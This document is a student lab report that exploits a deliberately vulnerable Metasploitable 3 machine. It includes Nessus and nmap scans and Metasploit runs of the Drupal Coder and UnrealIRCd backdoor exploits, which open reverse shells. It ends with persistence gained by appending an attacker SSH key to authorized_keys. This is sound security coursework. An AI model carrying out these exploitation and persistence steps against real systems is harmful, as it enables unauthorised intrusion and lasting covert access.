Lab 4 OS security


Hayder Sarhan

Questions to Answer

Task 1

Setup Metasploitable 3.

After following the installation instructions from the git repo:




Task 2


Install any vulnerability scanning application on the Kali machine (or any other machine), and run a vulnerability scan against your metasploitable 3 machines.

Export the report as PDF and include it in your submission.


After downloading Nessus from the offical site, I initialized it on my machine after creating an account:




We wait for the plugin to complete compiling:




Now we start a new Advanced Scan:



We configure the settings and the credentials:




the target was found by running `ifconfig` on the Metasploitable 3 machine:




```
eth1      Link encap:Ethernet  HWaddr 08:00:27:c2:4f:f6
          inet addr:192.168.56.5  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec2:4ff6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:218092 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90545 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17726125 (17.7 MB)  TX bytes:81023778 (81.0 MB)
```

After finishing the scan we get:



When providing Nessus with SSH access we got more vulnerabilities:



a report for both scenarios are in the zip

Task 3

Use the Metasploit framework to exploit 2 vulnerabilities in any of the services running on the Metasploitable machines.

After downloading Metasploit package from the Documentation:

```
moze@Kirby:~$ sudo msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log


     .:ok000kdc'           'cdk000ko:.
   .x000000000000c       c000000000000x.
  :000000000000000k,   ,k000000000000000:
 '0000000000kkkk00000: :0000000000000000000'
 o00000000.    .o00000o00001.    ,00000000o
 d00000000.      .c00000c.       ,00000000x
 l00000000.         ;d;          ,00000000l
 .00000000.   .;           ;     ,00000000.
  c0000000.   .00c.      'o00.   ,0000000c
   o000000.   .0000.    :0000.   ,000000o
    l00000.   .0000.    :0000.   ,00000l
     ;0000'   .0000.    :0000.   ;0000;
      .d00o   .0000occcx0000.   x00d.
        ,k0l  .000000000000000. .d0k,
          :kk;.000000000000000.c0k:
            ;k0000000000000000k:
              ,x000000000000x,
                .l00000000l.
                   ,d0d,
                     .

       =[ metasploit v6.4.27-dev-                         ]
+ -- --=[ 2452 exploits - 1260 auxiliary - 430 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

- **Drupal exploit:**

  From the Nessus report we got the critical vulnerability: `Drupal Coder Module Deserialization RCE`

```
msf6 > search Drupal Coder

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec     2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/drupal_coder_exec
```

```
msf6 > use exploit/unix/webapp/drupal_coder_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) > show options

Module options (exploit/unix/webapp/drupal_coder_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                         ploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.85.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

We set the host and URI target then run it:

```
msf6 exploit(unix/webapp/drupal_coder_exec) > set RHOSTS 192.168.56.5
RHOSTS => 192.168.56.5
msf6 exploit(unix/webapp/drupal_coder_exec) > set TARGETURI /drupal
TARGETURI => /drupal
msf6 exploit(unix/webapp/drupal_coder_exec) >
```

```
msf6 exploit(unix/webapp/drupal_coder_exec) > exploit

[*] Started reverse TCP handler on 10.0.85.1:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 1 opened (10.0.85.1:4444 -> 10.0.85.1:51466) at 2024-09-25 19:00:36 +0300

ls
coder_upgrade.run.php
```

here we can list the users:

```
cd /home
ls
anakin_skywalker
artoo_detoo
ben_kenobi
boba_fett
c_three_pio
chewbacca
darth_vader
greedo
han_solo
jabba_hutt
jarjar_binks
kylo_ren
lando_calrissian
leia_organa
luke_skywalker
vagrant
```

- **UnrealIRCd exploit:**

  When running Nmap to scan the machine we see the following:

```
moze@Kirby:~$ sudo nmap -sV -O 192.168.56.5 -p0-65535
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-25 22:46 MSK
Nmap scan report for 192.168.56.5
Host is up (0.00016s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:C2:4F:F6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (97%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%), OpenWrt Chaos Calmer
15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 3.2 - 3.16 (94%), Linux 3.13 - 4.4 (93%), Linux 4.10 (93%), And
roid 5.0 - 6.0.1 (Linux 3.4) (93%), Android 8 - 9 (Linux 3.18 - 4.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.48 seconds
```

  we look for it in metasploit:

```
msf6 > search UnrealIRCD

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

We set the the values (in the nmap report the vulnerability was on port 6697):

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.5
RHOSTS => 192.168.56.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

now we choose a tcp payload:


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby             .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .              normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

we set a value to LHOST then we run:



Task 4

Maintain persistence on the compromised Metasploitable machine.

> Hint: TA0003
>
> More hints: `T1098.004`, `T1053.003`, `T1053.005`, `T1505.003`

We can maintain connection with the machine by creating an SSH connections between the targeted machine and our machine, and by that we can access the targeted machine from the terminal without the need for any other programs:

> For this task I used another exploit to gain access to the machine through a SSH vulnerability: Metasploit Module

First we generate the SSH key on our machine:


```
moze@Kirby:~$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/moze/.ssh/id_rsa): /home/moze/.ssh/vagrant
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/moze/.ssh/vagrant
Your public key has been saved in /home/moze/.ssh/vagrant.pub
The key fingerprint is:
SHA256:f1kHTou3/5MsiAUuO82OtnyRET9B2DzcAKhu0vuO+cE moze@Kirby
The key's randomart image is:
+---[RSA 4096]----+
|        ..Boo    |
|       . o * .   |
|      .   o o o  |
|     .   o o + o |
|    o   S + o = .|
|   . +.. = . + o |
|    o .E= = + o .|
|     .++o= o . = |
|     o=B=.    . =|
+----[SHA256]-----+
moze@Kirby:~$
```

Now we go to the targeted machine and we add the public SSH key we generated:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

cd .ssh
ls
authorized_keys
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCEFQi1ZzjvfPKiyy6sUmxQ0OCEjMmLScTyCV5/MBtchwAK1CjcE8GpXp7Zhew5DYXHU1/2MX1tGIA6feMbl2QiUrMZM
d1kptkk4r0bDCOqhAQgPSarTQ6Za7JhYP6sG+jiH/SB0y9Y7i9pmN1emySbLLe+d6O9wUeH/zhvjgHFHNgpAsnGtyRNqpB7FwteE4yuEsoD3Mu8JtuIdzwOHilKgysE57zksYgB
Zqbl4Li+boZyEDfhaoccPKTH5VjGT3s9maeWwMuVp5Pm5WeqcCOK0SoIqOCepMqKrGLI1GnjPzdwE1dFducVL505okQSjM8OmG2WaVuvt39eiPg3ILnTzJX99Z/LdYXYl5i4fNs
RZRzGM5LjzdjkUJdwHAiwPCGxG/sOHVSDxWo4rlUPoHLPx/zfVWTC6FvyFDegWHSpm1Q3ZYVCsaDWNVBz4TZgKYRfdOnPmBkYX624fMVG1Ub0pia6S18n6v+Yhf0ucfjxrzMEVh
6HKFttcsB5m3gEN7wQsSV7QGp8K3expsE8gRFrj5nlCN6GCMntJlaJTU2nC6tZc07nBWECitHFvRssGAaKq45MHeHCEPpGeMKo19BlU//1dnCGmBZkDIcRXodqDeN5xIhJwsZjT
/fV2ec86tyoXIWGLcU7NT7cxgor08KNxS2XdfZWHAZ6QvtjwRzahQ== moze@Kirby" >> authorized_keys
cat authorized_keys
